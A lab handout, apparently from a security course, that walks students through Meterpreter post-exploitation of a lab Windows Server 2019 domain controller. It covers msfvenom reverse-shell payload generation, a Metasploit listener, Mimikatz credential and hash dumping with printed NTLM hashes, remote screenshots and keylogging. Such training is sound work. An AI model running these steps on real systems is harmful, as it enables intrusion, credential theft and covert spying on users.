

Lab 6: Post-Exploitation Using Meterpreter (Windows Server 2019 AD)

Lab Objective

In this lab, you will extend your exploitation from Lab 4 and perform **post-exploitation activities** using Meterpreter.

You will:

- Generate a Meterpreter reverse TCP payload
- Catch a reverse shell using Metasploit
- Interact with Meterpreter sessions
- Enumerate system and user information
- Dump credentials from memory
- Capture screenshots from the target system
- Record keystrokes
- Clear Windows event logs
- Perform additional post-exploitation techniques

All actions in this lab are intentional and must be performed only in the controlled lab environment

Lab Environment

Lab Environment

System	Role
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ATTACK01	Kali Linux attacker
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DC01	Windows Server 2019 (IIS + AD Target)
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Network	VMware Host-Only (VMnet1)
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
Rules of Engagement

- Only attack systems that are part of this lab
- Do not use Bridged networking
- Do not target the host machine or external networks

- Follow the steps in order
- Maximum screenshot submission: **10 screenshots**

NOTE: For every tabs you open, make sure your name is on the tab using this command. For screenshot tabs you do not add your name, half mark would be deducted

```
PS1='[`date "+%D"`] yourname@\h:\w\$ '
```



```
File Actions Edit View Help
kali@Fuad: ~/Documents x kali@Fuad: ~ x
(kali@Fuad)-[~]
$ PS1='[`date "+%D"`] fuad@\h:\w\$ '
[02/11/26] fuad@\h:\w$
```

Part 1 — Generate Meterpreter Payload

Part 1 — Prepare the Windows Server 2019 Target

Step 1 — Identify Kali IP

Step 2 — Generate Payload

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<KALI_IP> LPORT=1234 -f exe > yournameshell.exe

```
(kali) Fuad) [~/Documents/INFT]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.227.189 LPORT=1234 -f exe > fuadshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes


(kali) Fuad) [~/Documents/INFT]
$
```


SAMPLE SCREENSHOT

```
[03/27/26] melvin@h:\w$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.10.0.136 LPORT=1234 -f exe > melvinshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
```

Step 3 — Upload Payload to IIS

Visit the URL http://<DC01_IP>/CS.aspx on your kali machine and upload your payload.





Step 4 — Start Metasploit Listener

Use the following commands

- Msfconsole
- set PROMPT %yel%L %grn%T %grnyourfirstname (set your name on the prompt)
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST <KALI_IP>
- set LPORT 1234
- run

```
msf6 > set PROMPT %yel%L %grn%T %grnFuad
PROMPT => %L %T Fuad
192.168.227.189 2026-03-18 16:07:28 Fuad use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
192.168.227.189 2026-03-18 16:07:44 Fuad exploit(multi/handler) set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
192.168.227.189 2026-03-18 16:08:01 Fuad exploit(multi/handler) > set LHOST 192.168.227.189
LHOST => 192.168.227.189
192.168.227.189 2026-03-18 16:08:19 Fuad exploit(multi/handler) > set LPORT 1234
LPORT => 1234
192.168.227.189 2026-03-18 16:08:32 Fuad exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.227.189:1234
```

SAMPLE SCREENSHOT

```



Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project



msf > set PROMPT %el%L %grn%T %grnmelvin
PROMPT => %L %T melvin
172.10.0.136 2026-03-27 19:57:44 melvin > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
172.10.0.136 2026-03-27 19:57:59 melvin exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
172.10.0.136 2026-03-27 19:58:07 melvin exploit(multi/handler) > set LHOST 172.10.0.136
LHOST => 172.10.0.136
172.10.0.136 2026-03-27 19:58:20 melvin exploit(multi/handler) > set LPORT 1234
LPORT => 1234
172.10.0.136 2026-03-27 19:58:23 melvin exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.10.0.136:1234

```

Step 5 — Execute Payload

- Log into your domain controller as an administrator user and navigate to the iis upload folder
- Right click on the payload
- Click run as administrator
- That should give you a shell on your kali machine





```
LPORT => 1234
192.168.227.189 2026-03-18 16:08:32 Fuad exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.227.189:1234
[*] Sending stage (177734 bytes) to 192.168.227.143
[*] Meterpreter session 1 opened (192.168.227.189:1234 -> 192.168.227.143:51193) at 2026-03-18 16:12:50 -0400

meterpreter > 
```

```
LPORT => 1234
172.10.0.136 2026-03-27 19:58:23 melvin exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.10.0.136:1234
[*] Sending stage (188998 bytes) to 172.10.0.135
[*] Meterpreter session 1 opened (172.10.0.136:1234 -> 172.10.0.135:49748) at 2026-03-27 20:02:26 -0400
```

Part 2 — Post Exploitation

Step 1 — Verify Access with the following command

- `getuid`
- `sysinfo`

```
[*] Started reverse TCP handler on 192.168.227.189:1234
[*] Sending stage (177734 bytes) to 192.168.227.143
[*] Meterpreter session 1 opened (192.168.227.189:1234 → 192.168.227.143:51193) at 2026-03-18 16:12:50 -0400

meterpreter > getuid
Server username: DCFuad\Fuad-DC01
meterpreter > sysinfo
Computer      : FUAD-DC01
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : DCFuad
Logged On Users : 10
Meterpreter    : x86/windows
meterpreter > 
```

SAMPLE SCREENSHOT

ADD YOUR SCREENSHOT

```
meterpreter > getuid
Server username: DCMelvin\Administrator
meterpreter > sysinfo
Computer      : MELVIN-DC01
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : DCMelvin
Logged On Users : 9
Meterpreter    : x86/windows
```

Step 2 – System Enumeration

Run the command

- getprivs

```
meterpreter > getprivs
```

Enabled Process Privileges

Name

SAMPLE SCREENSHOT

```
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeEnableDelegationPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeMachineAccountPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

```
meterpreter > █
```

ADD YOUR SCREENSHOT


```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeEnableDelegationPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeMachineAccountPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Part 3 – Password Dumping

Step 1 - Load Mimikatz

- load kiwi

Step 2 – Dump Credentials

Run the commands below

- creds_all
- hashdump (This may take some time as there are multiple users in the domain)
- getuid

Note, your screenshot must show your getuid command to show your name as seen in the screenshot below

ADD YOUR SCREENSHOT

```
FSRWCTRX1000000$:4269:aad3b435b51404eeaad3b435b51404ee:f01ac45067f37328ba52339780badb07:::  
BDEWVIR1000001$:4270:aad3b435b51404eeaad3b435b51404ee:8c4e703e235ea3216e6cdc5a71dde120:::  
TSTWDBAS1000000$:4271:aad3b435b51404eeaad3b435b51404ee:0d87a9f19844bde2c74a1a39b0100a74:::  
ITSWWKS1000000$:4272:aad3b435b51404eeaad3b435b51404ee:368b70d69fea16949f3cf28e87d9c3ea:::  
BDEWVIR1000002$:4273:aad3b435b51404eeaad3b435b51404ee:64c834c4a1709a8a314d1b5dac51b7d2:::  
HREWWS1000000$:4274:aad3b435b51404eeaad3b435b51404ee:b10a38cdb2c2e3bb3163a5bcaf6f16d7:::  
HREWWS1000001$:4275:aad3b435b51404eeaad3b435b51404ee:fb1496a75113513c3b21f8d3379e6b5b:::  
BDEWWEBS1000001$:4276:aad3b435b51404eeaad3b435b51404ee:9ce107286c1cfac4da1ee66a378714c0:::  
AWSWVIR1000001$:4277:aad3b435b51404eeaad3b435b51404ee:507d1c6c05d51c0489b6740fa2ce1aa5:::  
GOOWCTRX1000000$:4278:aad3b435b51404eeaad3b435b51404ee:6cd8c0bd5678369004f57cf8846f4f6d:::  
GOOWDBAS1000001$:4279:aad3b435b51404eeaad3b435b51404ee:2d0e88b275fb6e565b24075b5f781545:::  
FINWWEBS1000001$:4280:aad3b435b51404eeaad3b435b51404ee:c78b84e882f9abb0c58627605c9a704:::  
AZRWWEBS1000001$:4281:aad3b435b51404eeaad3b435b51404ee:629403dd0f2cfff158095370a5f737d82:::  
HREWWS1000002$:4282:aad3b435b51404eeaad3b435b51404ee:0456dd656ffdf00f1f5c0b0760f8289e3:::  
GOOWVIR1000000$:4283:aad3b435b51404eeaad3b435b51404ee:86731dd02b097b942e2fdfbec8fd1f85:::  
HREWLPT1000001$:4284:aad3b435b51404eeaad3b435b51404ee:a7a3933fe61ee04524918535ec1a8dde:::  
HREWVIR1000000$:4285:aad3b435b51404eeaad3b435b51404ee:6e80193997ac1fbcd2afb771f0a87d1e:::  
GOOWCTRX1000001$:4286:aad3b435b51404eeaad3b435b51404ee:aabe566e331d78da9462b971fcd21bda:::  
AZRWWS1000002$:4287:aad3b435b51404eeaad3b435b51404ee:8f555a21bb7a4b0368220ef40a445bb5:::  
HREWVIR1000001$:4288:aad3b435b51404eeaad3b435b51404ee:53f9c00d0b188599e1f03977b59:::  
ESMWLPT1000000$:4289:aad3b435b51404eeaad3b435b51404ee:fc2c8a7e61dc2953322a34c43261c:::  
SECWWS1000000$:4290:aad3b435b51404eeaad3b435b51404ee:23448a10c9e734cb2a4fd32aa628fbc:::  
GOOWDBAS1000002$:4291:aad3b435b51404eeaad3b435b51404ee:102ce2547371ee99ae87e86cb2455ec9:::  
FSRWVIR1000002$:4292:aad3b435b51404eeaad3b435b51404ee:ec116996e76e2b442fc527e2512d828a:::  
OGCWAPPS1000000$:4293:aad3b435b51404eeaad3b435b51404ee:0924b9d1b71f36a615191895ef568c3f:::  
FSRWWS1000000$:4294:aad3b435b51404eeaad3b435b51404ee:6672ca1ab274b872c34a99037879dab3:::  
ITSWSECS1000000$:4295:aad3b435b51404eeaad3b435b51404ee:26252406936380ab2b90930c64b5a6c4:::  
TSTWWS1000002$:4296:aad3b435b51404eeaad3b435b51404ee:e9ae4fca3d7521a0fbacd1da63590ab6:::  
ESMWLPT1000001$:4297:aad3b435b51404eeaad3b435b51404ee:6ebdd4122afa65dcbf4daf5f92681cad:::  
FINWVIR1000000$:4298:aad3b435b51404eeaad3b435b51404ee:2bc1c19a4ca7c442201107f8e56850af:::  
SECWLPT1000003$:4299:aad3b435b51404eeaad3b435b51404ee:7239ae42cc84fc8d65981c6ba0a1b3b1:::  
FINWWEBS1000002$:4300:aad3b435b51404eeaad3b435b51404ee:653663b09487dee3db6e9a549fa6fe12:::  
ITSWLPT1000001$:4301:aad3b435b51404eeaad3b435b51404ee:8f9f4bc7e5b3a828f17e871ac87a91ff:::  
TSTWVIR1000001$:4302:aad3b435b51404eeaad3b435b51404ee:ac1ae2c3e1dc3bccd336a8d21559e8f9:::  
ITSWAPPS1000001$:4303:aad3b435b51404eeaad3b435b51404ee:1689826be210428adb4ef616615c9019:::  
GOOWCTRX1000002$:4304:aad3b435b51404eeaad3b435b51404ee:afe3c66b2f01f7783d4ea50b157c446:::  
meterpreter >  
meterpreter > getuid  
Server username: DCFuad\Fuad-DC01  
meterpreter > 
```

```
angelle.michell:1191:aad3b435b51404eeaad3b435b51404ee:eeaeef621db6afe0ccceadd7f0814c89:::  
aida.cassandra:1192:aad3b435b51404eeaad3b435b51404ee:f8ac418bf8e229e91a4f030552b88e91:::  
carena.sascha:1193:aad3b435b51404eeaad3b435b51404ee:524f7f91e9cddda23e1fb375b042eacb:::  
sandie.josefa:1194:aad3b435b51404eeaad3b435b51404ee:8f0dbba8d3bb284dab0d60ee2cbcdfbf:::  
sarita.kessiah:1195:aad3b435b51404eeaad3b435b51404ee:0fce591554838abae90c5cd9bf5a346:::  
kirby.davine:1196:aad3b435b51404eeaad3b435b51404ee:2780e6723ec68f7c9653d218fe0cf3a7:::  
ailina.susie:1197:aad3b435b51404eeaad3b435b51404ee:bd86844f77e736f0dd36780c487e9b36:::  
lynde.sallie:1198:aad3b435b51404eeaad3b435b51404ee:ffe6c897592615d6d5aa53a56e983411:::  
isabelle.maryjane:1199:aad3b435b51404eeaad3b435b51404ee:ad3c48210276051d8adcd5ef8566224e:::  
alie.dela:1200:aad3b435b51404eeaad3b435b51404ee:5fcfca603927d8ddd790a39bc4e53134:::  
katerina.chandal:1201:aad3b435b51404eeaad3b435b51404ee:1b5fd36fd806997ad2e1f5ac2c37155b:::  
delly.dode:1202:aad3b435b51404eeaad3b435b51404ee:bd505c428dc35d6fd0f58e6e14769a9f:::  
bernardina.doro:1203:aad3b435b51404eeaad3b435b51404ee:8991abc439756ba111cb722b69f4f4ca:::  
MELVIN-DC01$:1001:aad3b435b51404eeaad3b435b51404ee:9b239ee4396b536a871ca296396ded11:::  
exchange_svc$:1212:aad3b435b51404eeaad3b435b51404ee:1068860fbbe34011f2072f5f4c363e31:::  
mssql_svc$:1213:aad3b435b51404eeaad3b435b51404ee:3023eaeb0ac2d85837a8373e116ac7f6:::  
http_svc$:1214:aad3b435b51404eeaad3b435b51404ee:8ed1bc80c7f41abf884edd3497867c8a:::  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Part 4 — Screenshot Capture


Run the command


- screenshot

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/Documents/INFT/pdxPLSeo.jpeg  
meterpreter > █
```

Then copy the path and paste it in your browser to view screenshot of the compromised Windows system

ADD YOUR SCREENSHOT





Part 5 — Keylogging

On Kali Run the command

- keyscan_start

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > █
```

Go to your Windows machine, open notepad and type the following

- Yourname
- Student Number
- Password: FAKEPASSWORD

ADD YOUR SCREENSHOT

ADD YOUR SCREENSHOT

